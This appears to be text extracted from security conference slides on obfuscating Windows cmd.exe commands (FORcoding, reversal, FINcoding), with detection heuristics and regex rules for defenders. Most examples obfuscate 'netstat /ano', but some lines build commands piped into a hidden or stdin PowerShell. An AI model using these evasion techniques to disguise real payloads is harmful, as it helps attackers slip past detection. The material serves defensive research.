!dq! -^no^p^ ^-^w^i^h^ ^1^ ^-"
```



```
!dq! == WindowsPowerShell\v1.0\powershell
```

**Last of ITW...
Unseen Techniques
Up Ahead!**




Last of ITW... Unseen Techniques Up Ahead!

For the past 9 months I have hunted across:

- Public file repositories
- Private file repositories
- Sandbox execution reports
- Endpoint detections for 10+ million endpoints

Payload Obfuscation 2 of 4: FORcoding



https://www.whitehouse.gov/sites/whitehouse.gov/files/images/first-family/16_abraham_lincoln%5B1%5D.jpg

Payload Obfuscation 2 of 4: FORcoding

```
Select Command Prompt - cmd.exe /?
C:\>cmd.exe /?
Starts a new instance of the Windows command interpreter

CMD [/A | /U] [/Q] [/D] [/E:ON | /E:OFF] [/F:ON | /F:OFF] [/V:ON | /V:OFF]
  [[/S] [/C | /K] string]

/C      Carries out the command specified by string and then terminates
/K      Carries out the command specified by string but remains
/S      Modifies the treatment of string after /C or /K (see below)
/Q      Turns echo off
/D      Disable execution of AutoRun commands from registry (see below)
/A      Causes the output of internal commands to a pipe or file to be ANSI
/U      Causes the output of internal commands to a pipe or file to be
        Unicode
/T:fg   Sets the foreground/background colors (see COLOR /? for more info)
/E:ON   Enable command extensions (see below)
/E:OFF  Disable command extensions (see below)
/F:ON   Enable file and directory name completion characters (see below)
/F:OFF  Disable file and directory name completion characters (see below)
/V:ON   Enable delayed environment variable expansion using ! as the
        delimiter. For example, /V:ON would allow !var! to expand the
        variable var at execution time. The var syntax expands variables
        at input time, which is quite a different thing when inside of a FOR
        loop.
/V:OFF  Disable delayed environment expansion.
Press any key to continue . . .
Note that multiple commands separated by the command separator '&&'
```

Payload Obfuscation 2 of 4: FORcoding

- cmd /c netstat /ano

Payload Obfuscation 2 of 4: FORcoding

- cmd /v /c netstat /ano



- **V**
- V:ON
- /VERBOSE
- V:.....
- V=====
- V_-Λ-_

Payload Obfuscation 2 of 4: FORcoding

- cmd /v /c netstat /ano



If /C or /K is specified, then the remainder of the command line after the switch is processed as a command line, where the following logic is used to process quote (") characters:

Payload Obfuscation 2 of 4: FORcoding

- cmd /v /c netstat /ano



If /C or /K is specified, then the remainder of the command line after the switch is processed as a command line, where the following logic is used to process quote (") characters:

Note that multiple commands separated by the command separator '&&' are accepted for string if surrounded by quotes. Also, for compatibility reasons, /X is the same as /E:ON, /Y is the same as /E:OFF and /R is the same as /C. Any other switches are ignored.

#ForCompatibilityReasons #RisthenewC

Payload Obfuscation 2 of 4: FORcoding

- cmd /v /c netstat /ano

If /C or /K is specified, then the remainder of the command line after the switch is processed as a command line, where the following logic is used to process quote (") characters:

Note that multiple commands separated by the command separator '&&' are accepted for string if surrounded by quotes. Also, for compatibility reasons, /X is the same as /E:ON, /Y is the same as /E:OFF and /R is the same as /C. Any other switches are ignored.

#ForCompatibilityReasons #RisthenewC

Payload Obfuscation 2 of 4: FORcoding

- cmd /v /r netstat /ano

If /C or /K is specified, then the remainder of the command line after the switch is processed as a command line, where the following logic is used to process quote (") characters:

Note that multiple commands separated by the command separator '&&' are accepted for string if surrounded by quotes. Also, for compatibility reasons, /X is the same as /E:ON, /Y is the same as /E:OFF and /R is the same as /C. Any other switches are ignored.

#ForCompatibilityReasons #RisthenewC

Payload Obfuscation 2 of 4: FORcoding

- cmd /v /r netstat /ano



<https://s3.caradvice.com.au/thumb/1200/630/wp-content/uploads/2014/01/ownerreview-honda-cr-v.jpg>

Payload Obfuscation 2 of 4: FORcoding

- cmd/v/r netstat /ano



Troll-ppportunity™

Payload Obfuscation 2 of 4: FORcoding

- cmd **Never Gonna Give You Up**/v**Never Gonna Let You Down**/r netstat /ano



<https://postmediavancouver2.files.wordpress.com/2016/10/giphy.gif>

Payload Obfuscation 2 of 4: FORcoding

- cmd `\c echo %PATH%`

/v /r netstat /ano

Payload Obfuscation 2 of 4: FORcoding

- cmd `lc echo %PATH%`



`/v /r netstat /ano`

Payload Obfuscation 2 of 4: FORcoding

- cmd `\c echo %PATH%`

```
C:\>cmd \c echo %PATH%  
  
/v /r netstat /ano  
  
Active Connections  
  
Proto Local Address Foreign Address State PID  
TCP 0.0.0.0:135 0.0.0.0:0 LISTENING 828  
TCP 0.0.0.0:445 0.0.0.0:0 LISTENING 4  
TCP 0.0.0.0:49664 0.0.0.0:0 LISTENING 468
```

`/v /r netstat /ano`

Payload Obfuscation 2 of 4: FORcoding

- cmd /v /r netstat /ano

Payload Obfuscation 2 of 4: FORcoding

- cmd /v /r "set unique=nets /ao&&..."

Payload Obfuscation 2 of 4: FORcoding

- cmd /v /r "set unique=nets /ao&&FOR %A IN () DO..."



n	e	t	s	/	a	o	
0	1	2	3	4	5	6	7

Payload Obfuscation 2 of 4: FORcoding

- cmd /v /r "set unique=nets /ao&&FOR %A IN (0) DO..."
n



n	e	t	s	/	a	o	
0	1	2	3	4	5	6	7

Payload Obfuscation 2 of 4: FORcoding

- cmd /v /r "set unique=nets /ao&&FOR %A IN (0 1) DO..."
ne



n	e	t	s	/	a	o	
0	1	2	3	4	5	6	7

Payload Obfuscation 2 of 4: FORcoding

- cmd /v /r "set unique=nets /ao&&FOR %A IN (0 1 2) DO..."
net



n	e	t	s	/	a	o	
0	1	2	3	4	5	6	7

Payload Obfuscation 2 of 4: FORcoding

- cmd /v /r "set unique=nets /ao&&FOR %A IN (0 1 2 3 2 6 2 4 5 6 0 7) DO..."
net stat /ano



```
net s /ao  
0 1 2 3 4 5 6 7
```

Payload Obfuscation 2 of 4: FORcoding

- cmd /v /r "set unique=nets /ao&&FOR %A IN (0 1 2 3 2 6 2 4 5 6 0 7 1337) DO..."
net stat /ano

↓

n	e	t	s	/	a	o	
0	1	2	3	4	5	6	7

↑

Arbitrary end-of-index delimiter

Payload Obfuscation 2 of 4: FORcoding

- cmd /v /r "set unique=nets /ao&&FOR %A IN (0 1 2 3 2 6 2 4 5 6 0 7 1337) DO set final=!final!!unique:~%A,1!&&..."

Appending char at each index (%A) to !final! env var.

Payload Obfuscation 2 of 4: FORcoding

- `cmd /v /r "set unique=nets /ao&&FOR %A IN (0 1 2 3 2 6 2 4 5 6 0 7 1337) DO set final=!final!!unique:~%A,1!&&IF %A==1337 CALL %final:~-12%"`

- 
- **==1337**
 - EQU 1337
 - GEQ 1337
 - GTR 1336

Test Numeric values

IF only parses *numbers* when one of the `compare-op` operators (EQU, NEQ, LSS, LEQ, GTR, GEQ) is used.
The `==` comparison operator always results in a *string* comparison.

<https://ss64.com/nt/if.html>

Payload Obfuscation 2 of 4: FORcoding

- cmd /v /r "set unique=[nets /ao](#)&&FOR %A IN (0 1 2 3 2 6 2 4 5 6 0 7 1337) DO set final=!final!!unique:~%A,1!&&IF %A==1337 CALL %final:~-12%"

```
C:\>set final=!final!!unique:~6,1!  && IF 6 == 1337 CALL %final:~-12%
C:\>set final=!final!!unique:~0,1!  && IF 0 == 1337 CALL %final:~-12%
C:\>set final=!final!!unique:~7,1!  && IF 7 == 1337 CALL %final:~-12%
C:\>set final=!final!!unique:~1337,1!  && IF 1337 == 1337 CALL %final:~-12%

Active Connections

Proto Local Address          Foreign Address         State                   PID
TCP   0.0.0.0:135             0.0.0.0:0               LISTENING               860
TCP   0.0.0.0:445             0.0.0.0:0               LISTENING                4
TCP   0.0.0.0:49664           0.0.0.0:0               LISTENING               496
```

Payload Obfuscation 2 of 4: FORcoding

- cmd /v /r "set unique=OnBeFtUsS C/AaToE&&FOR %A IN (1 3 5 7 5 13 5 9 11 13 1 15 1337) DO set final=!final!!unique:~%A,1!&&IF %A==1337 CALL %final:~--12%"

Payload Obfuscation 2 of 4: FORcoding

- `cmd /v /r "set unique=OnBeFtUsS C/AaToE&&FOR %A IN (1 3 5 7 5 13 5 9 11 13 1 15 1337) DO set final=!final!!unique:~%A,1!&&IF %A==1337 CALL %final:~-12%"`

Invoke-DOSfuscation functions also wrap all the building block techniques into each input command...

Payload Obfuscation 2 of 4: FORcoding

- `cMd /v /R "sET unIQUE=OnBeFtUsS C/AaToE&&foR %a iN (1 3 5 7 5 13 5 9 11 13 1 15 1337) dO sEt fINal=!finAl!!uniQue:~%a,1!&&iF %a==1337 CaLL %fInAl:~-12%"`

- Random case
-
-
-
-
-
-

Invoke-DOSfuscation functions also wrap all the building block techniques into each input command...

Payload Obfuscation 2 of 4: FORcoding

- `cMd/v/R"sET unIQUE=OnBeFtUsS C/AaToE&&foR %a iN (1,3,5,7,5,13,5,9,11,13,1,15,1337)dO sEt fINal=!finAl!!uniQue:~%a,1!&&iF %a==1337 CaLL %fInAl:~-12%"`

- Random case
- Whitespace (-/+)
-
-
-
-
-

Invoke-DOSfuscation functions also wrap all the building block techniques into each input command...

Payload Obfuscation 2 of 4: FORcoding

- cMd /v /R "sET unIQue=OnBeFtUsS C/AaToE && foR %a iN (13575135911131151337) dO sEt fInAl=!finAl!!uniQue:~%a,1!&&iF %a ==1337 CaL %fInAl:~-12%"

- Random case
- Whitespace (-/+)
-
-
-
-

Invoke-DOSfuscation functions also wrap all the building block techniques into each input command...



Payload Obfuscation 2 of 4: FORcoding

- `;;cMd;/v;;;/R "sET unIQue=OnBeFtUsS C/AaToE &&;;foR ;;;%a ;;;iN;);(,1;3
5 7 5 13 5;;9 11 13 1;;15 1337;););dO;);sEt fInAl=!finAl!uniQue:~ %a,
1!&&;;iF;);%a;);==;);1337;);CaL;);%fInAl:~ -12% "`

- Random case
- Whitespace (-/+)
- Comma & semicolon
-
-
-

Invoke-DOSfuscation functions also wrap all the building block techniques into each input command...

Payload Obfuscation 2 of 4: FORcoding

- ,;c^Md;/^v;;;/^R "sE^T ^ uniQ^uE=OnBeFt^UsS C/AaToE &&; fo^R;;;%^a;;
i^N;;;(, 1; 3 5 7 5 1^3 5,,9 11 1^3 1;;15 ^ 13^37;;),;;;d^O;;;s^Et
fl^Nal=!finAl!!uni^Que:~ %^a, 1!&&;i^F,,%^a;=^=;;13^37;;Ca^IL;,%fln^Al:~ -^12%"

- Random case
- Whitespace (-/+)
- Comma & semicolon
- Caret
-
-

Invoke-DOSfuscation functions also wrap all the building block techniques into each input command...

Payload Obfuscation 2 of 4: FORcoding

- `,;c^Md;/^v;,,;/^R "(((sE^T ^ unIQ^uE=OnBeFt^UsS C/AaToE))&&,; fo^R;,,;%^a,;; i^N;,,;(, 1; 3 5 7 5 1^3 5,,9 11 1^3 1;;15 ^ 13^37;,),,,;d^O,,(;(s^Et fl^Nal=!finAl!!uni^Que:~ %^a,1!))&&(i^F,%^a,=^=;13^37,(Ca^IL;%fln^Al:~ -^12%))"`

- Random case
- Whitespace (-/+)
- Comma & semicolon
- Caret
- Parentheses
-

Invoke-DOSfuscation functions also wrap all the building block techniques into each input command...

Payload Obfuscation 2 of 4: FORcoding

- `,;c^Md;/^v;;;/^R "((sE^T ^ unIQ^uE=OnBeFt^UsS C/AaToE))&&,; fo^R;;;%^a,;; i^N;;;(,+1; 3 5 7 +5 1^3 +5,,9 11 +1^3 +1;;+15 ^+13^37;,),;;;d^O,,((;s^Et fl^Nal=!finAl!!uni^Que:~ %^a,1!))&&(i^F,%^a=^=+13^37,(Ca^IL;%fln^Al:~ -^12%))"`

- Random case
- Whitespace (-/+)
- Comma & semicolon
- Caret
- Parentheses
- Explicit signing

Invoke-DOSfuscation functions also wrap all the building block techniques into each input command...

Payload Obfuscation 2 of 4: FORcoding

Troll-ppportunity ™

```
C:\Users\me>set final=!final!!unique:~26,1!  && if 26 GTR 56 echo !final:*final!=!  
| powershell -  
  
C:\Users\me>set final=!final!!unique:~38,1!  && if 38 GTR 56 echo !final:*final!=!  
| powershell -  
  
C:\Users\me>set final=!final!!unique:~57,1!  && if 57 GTR 56 echo !final:*final!=!  
| powershell -  
Any additional required chars added after TROLL message...  
  
C:\Users\me>cmd.exe /V:0/C"set unique=Troll-ppportunity right here and right now!!!0  
fcmRqLsA.&&for %Y in (40,32,33,36,26,5,35,39,51,36,37,52,38,15,37,28,30,30,33,36,33  
,39,38,28,4,37,32,26,49,11,33,32,26,30,37,46,35,28,32,51,37,28,30,30,26,30,37,28,45  
,36,26,32,37,0,48,44,50,50,37,47,26,51,51,28,34,26,53,53,53,37,5,45,37,34,32,26,26,  
38,57)do set final=!final!!unique:~%Y,1!&&if %Y gtr 56 echo !final:*final!=!|powers  
hell -"
```

Payload Obfuscation 3 of 4: Reversal

- `cmd /v /r "set reverse=ona/ tatsten&&FOR /L %A IN (11 -1 0) DO set final=!final!!reverse:~%A,1!&&IF %A==0 CALL %final:~-12%"`

Reverse

Reversing is similar to FORcoding, but has simpler indexing with FOR loop's **/L** argument.

FORcoding

- `cmd /v /r "set unique=nets /ao&&FOR %A IN (0 1 2 3 2 6 2 4 5 6 0 7 1337) DO set final=!final!!unique:~%A,1!&&IF %A==1337 CALL %final:~-12%"`

Payload Obfuscation 3 of 4: Reversal

- `cmd /v /r "set reverse=OoBnFaU/S CtAaTtIsOtNe!n&&FOR /L %A IN (23 -2 1) DO set final=!final!!reverse:~%A,1!&&IF %A==1 CALL %final:~-12%"`

Reverse


Reversing is similar to FORcoding, but has simpler indexing with FOR loop's **/L** argument.

FORcoding

- `cmd /v /r "set unique=nets /ao&&FOR %A IN (0 1 2 3 2 6 2 4 5 6 0 7 1337) DO set final=!final!!unique:~%A,1!&&IF %A==1337 CALL %final:~-12%"`

Payload Obfuscation 3 of 4: Reversal

- `cmd /v /r "set reverse=OoBnFaU/S CtAaTtIsOtNe!n&&FOR /L %A IN (23 -2 1) DO set final=!final!!reverse:~%A,1!&&IF %A==1 CALL %final:~-12%"`

- 
- **==1**
 - EQU 1
 - LEQ 1
 - LSS 2


Test Numeric values

IF only parses *numbers* when one of the `compare-op` operators (EQU, NEQ, LSS, LEQ, GTR, GEQ) is used.
The `==` comparison operator always results in a *string* comparison.

<https://ss64.com/nt/if.html>

Payload Obfuscation 3 of 4: Reversal

- cmd /v /r "set reverse=OoBnFaU/S CtAaTtIsOtNe!n&&FOR /L %A IN (23 -2 1) DO set final=!final!!reverse:~%A,1!&&IF %A==1 CALL %final:~-12%"




```
C:\> echo %final%  
!final!netstat /ano
```

```
C:\> echo %final:~-12%  
netstat /ano
```

Payload Obfuscation 3 of 4: Reversal


- cmd /v /r "set reverse=OoBnFaU/S CtAaTtIsOtNe!n&&FOR /L %A IN (23 -2 1) DO set final=!final!!reverse:~%A,1!&&IF %A==1 CALL %final:~7%"



```
C:\> echo %final%  
!final!netstat /ano  
  
C:\> echo %final:~7%  
netstat /ano
```

Payload Obfuscation 3 of 4: Reversal

- cmd /v /r "set reverse=OoBnFaU/S CtAaTtIsOtNe!n&&FOR /L %A IN (23 -2 1) DO set final=!final!!reverse:~%A,1!&&IF %A==1 CALL %final:*final!=%"



```
C:\> echo %final%
!final!netstat /ano


C:\> echo %final:~7%
netstat /ano

C:\> echo %final:*final!=%
netstat /ano
```

Payload Obfuscation 4 of 4: FINcoding

- `cmd /v /r "set command=netstat /ano&&CALL %command%"`

Payload Obfuscation 4 of 4: FINcoding



- cmd /v /r "set command=neZsZaZ /ano&&CALL %command%"

Payload Obfuscation 4 of 4: FINcoding

t → Z

- cmd /v /r "set command=neZsZaZ /ano&&set sub1=!command:Z=t!&&CALL %command%"

Z ← t

Payload Obfuscation 4 of 4: FINcoding

t → Z

- cmd /v /r "set command=neZsZaZ /ano&&set sub1=!command:Z=t!&&CALL %sub1%"

Z ← t

Payload Obfuscation 4 of 4: FINcoding

t → Z
a → 7

- cmd /v /r "set command=neZsZ7Z /7no&&set sub1=!command:Z=t!&&set sub2=!sub1:7=a!&&CALL %sub2%"

Z ← t
7 ← a



Payload Obfuscation 4 of 4: FINcoding

t → Z
a → 7
n → ?

- cmd /v /r "set command=?eZsZ7Z /7?o&&set sub1=!command:Z=t!&&set sub2=!sub1:7=a!&&set sub3=!sub2:?=n!&&CALL %sub3%"

Z ← t
7 ← a
? ← n

Payload Obfuscation 4 of 4: FINcoding

- cmd /v /r "set command=?eZsZ7Z /7?o&&set sub1=!command:Z=t!&&set sub2=!sub1:7=a!&&set sub3=!sub2:?=n!&&CALL %sub3%"

This same command in Out-FINcodedCommand POC:

- cmd /c "set command=?eZsZ7Z /7?o&&cmd /c set sub1=%command:Z=t%^&^&cmd /c set sub2=%sub1:7=a%^&^^&^^&cmd /c set sub3=%sub2:?=n%^&^^^&^^^&^^^&^^^&cmd /c %sub3%"

- No /V so %var% (not !var!)
-
-

Payload Obfuscation 4 of 4: FINcoding

- `cmd /v /r "set command=?eZsZ7Z /7?o&&set sub1=!command:Z=t!&&set sub2=!sub1:7=a!&&set sub3=!sub2:?=n!&&CALL %sub3%"`

This same command in Out-FINcodedCommand POC:

- `cmd /c "set command=?eZsZ7Z /7?o&&cmd /c set sub1=%command:Z=t%^&^&cmd /c set sub2=%sub1:7=a%^&&^&&cmd /c set sub3=%sub2:?=n%^&&&&&&&&&cmd /c %sub3%"`

- No /V so %var% (not !var!)
- Multiple cmd.exe invocations
-

Payload Obfuscation 4 of 4: FINcoding

- `cmd /v /r "set command=?eZsZ7Z /7?o&&set sub1=!command:Z=t!&&set sub2=!sub1:7=a!&&set sub3=!sub2:?=n!&&CALL %sub3%"`

This same command in Out-FINcodedCommand POC:

- `cmd /c "set command=?eZsZ7Z /7?o&&cmd /c set sub1=%command:Z=t%^&^&cmd /c set sub2=%sub1:7=a%^&&&cmd /c set sub3=%sub2:?=n%^&&&&&cmd /c %sub3%"`

- No /V so %var% (not !var!)
- Multiple cmd.exe invocations
- Layered escaping of &&

Payload Obfuscation 4 of 4: FINcoding

- `cmd /v /r "set command=?eZsZ7Z /7?o&&set sub1=!command:Z=t!&&set sub2=!sub1:7=a!&&set sub3=!sub2:?=n!&&CALL %sub3%"`

This same command in Out-FINcodedCommand POC:

- `cmd /c "set command=?eZsZ7Z /7?o&&cmd /c set sub1=%command:Z=t%^&^&cmd /c set sub2=%sub1:7=a%^&^&cmd /c set sub3=%sub2:?=n%^&^&cmd /c %sub3%"`

- No /V so %var% (not !var!)
- Multiple cmd.exe invocations
- Layered escaping of &&

Payload Obfuscation 4 of 4: FINcoding

- `cmd /v /r "set command=?eZsZ7Z /7?o&&set sub1=!command:Z=t!&&set sub2=!sub1:7=a!&&set sub3=!sub2:?=n!&&CALL %sub3%"`

This same command in Out-FINcodedCommand POC:

- `cmd /c "set command=?eZsZ7Z /7?o&&cmd /c set sub1=%command:Z=t%^^&cmd /c set sub2=%sub1:7=a%^^&^^&cmd /c set sub3=%sub2:?=n%^^^^&^^^^&cmd /c %sub3%"`

- No /V so %var% (not !var!)
- Multiple cmd.exe invocations
- Layered escaping of &&

OUTLINE

State of the ~~Union~~ Obfuscation

Obfuscation in the Wild: 3 Case Studies

Whose Binary is it Anyway: Obfuscating Binary Names

Deep Dive: Character Insertion Obfuscation

Deep(er) Dive: Advanced Payload Obfuscation

C:\> Invoke-DOSfuscation Demo

Detecting DOSfuscation

DISCLAIMER

- Please do not use this tool for evil.
- FIN7, FIN8 & APT32: Please do not use this tool at all 😊

<https://github.com/danielbohannon/Invoke-DOsfuscation>

OUTLINE

State of the ~~Union~~ Obfuscation

Obfuscation in the Wild: 3 Case Studies

Whose Binary is it Anyway: Obfuscating Binary Names

Deep Dive: Character Insertion Obfuscation

Deep(er) Dive: Advanced Payload Obfuscation

Invoke-DOSfuscation Demo

C:\> Detecting DOSfuscation

Detecting DOSfuscation *(more details in white paper)*


- Long argument length
- High frequency of obfuscation characters: , ; ^ " ()
- Rare obfuscation of internal commands:
 - C^AL^^L or ;SET,
- Unusual execution flags:
 - /N or /R (or /^R)
- Variable substring and replacement syntax:
 - %var:~7,1% or !var:~%a,1! or !var:*var=!



<https://moviefiednyc.files.wordpress.com/2013/11/e0006-ace-ventura-pet-detective-512c7fac5d838.png>

Detecting DOSfuscation *(more details in white paper)*

- Suspicious sub-command and stdin child process artifacts
- FOR loop executes sub-command via separate cmd.exe invocation
- Cmd.exe pipeline to add'l binary (e.g. findstr.exe) spawns pre-pipe arguments via separate cmd.exe invocation with these arguments: **cmd.exe /S /D /c" set"**



FEAR OF MISSING OUT



FEAR OF
~~MISSING OUT~~

Obfuscation



Detecting DOSfuscation – Test Harness FTW!

- Invoke-DOSfuscationTestHarness.psm1
THE module I used to develop detection ideas
 - **Invoke-DosTestHarness**
 - **Get-DosDetectionMatch**
- Released 4000 sample obfuscated commands as .txt & .evtx files for static and dynamic purposes

Branch: master Invoke-DOSfuscation / Samples /

danielbohannon Uploading more updated samples w/more evtx types ...

..

DYNAMIC_SECURITY_EID4688_1-of-4_...	Uploading more updated samples
DYNAMIC_SECURITY_EID4688_2-of-4_...	Uploading more updated samples
DYNAMIC_SECURITY_EID4688_3-of-4_...	Uploading more updated samples
DYNAMIC_SECURITY_EID4688_4-of-4_...	Uploading more updated samples
DYNAMIC_SYSMON_EID1_1-of-4_Out-...	Uploading more updated samples
DYNAMIC_SYSMON_EID1_2-of-4_Out-...	Uploading more updated samples
DYNAMIC_SYSMON_EID1_3-of-4_Out-...	Uploading more updated samples
DYNAMIC_SYSMON_EID1_4-of-4_Out-...	Uploading more updated samples
STATIC_1-of-4_Out-DosConcatenatedC...	Uploading more updated samples
STATIC_2-of-4_Out-DosReversedComm...	Uploading more updated samples
STATIC_3-of-4_Out-DosFORcodedCom...	Uploading more updated samples
STATIC_4-of-4_Out-DosFINcodedComm...	Uploading more updated samples

```
# Set detection names and regex values to check against input $Command.
$regexDetectionTerms = @()
$regexDetectionTerms += , @{ Name = 'UnobfuscatedForLoop' ; Expression = 'FOR\s+\\[A-Z\]\s+\%[A-Z]\s+IN.*DO\s' }
$regexDetectionTerms += , @{ Name = 'MultipleVarSubstring' ; Expression = '\%.{0,25}:~.{0,25}\%.*\%.{0,25}:~.{0,25}\%' }
$regexDetectionTerms += , @{ Name = 'INSERT_MORE_RULES' ; Expression = '(MORE|RULES)' }
```


Key Takeaways

- Attackers are using more creative command argument obfuscation techniques
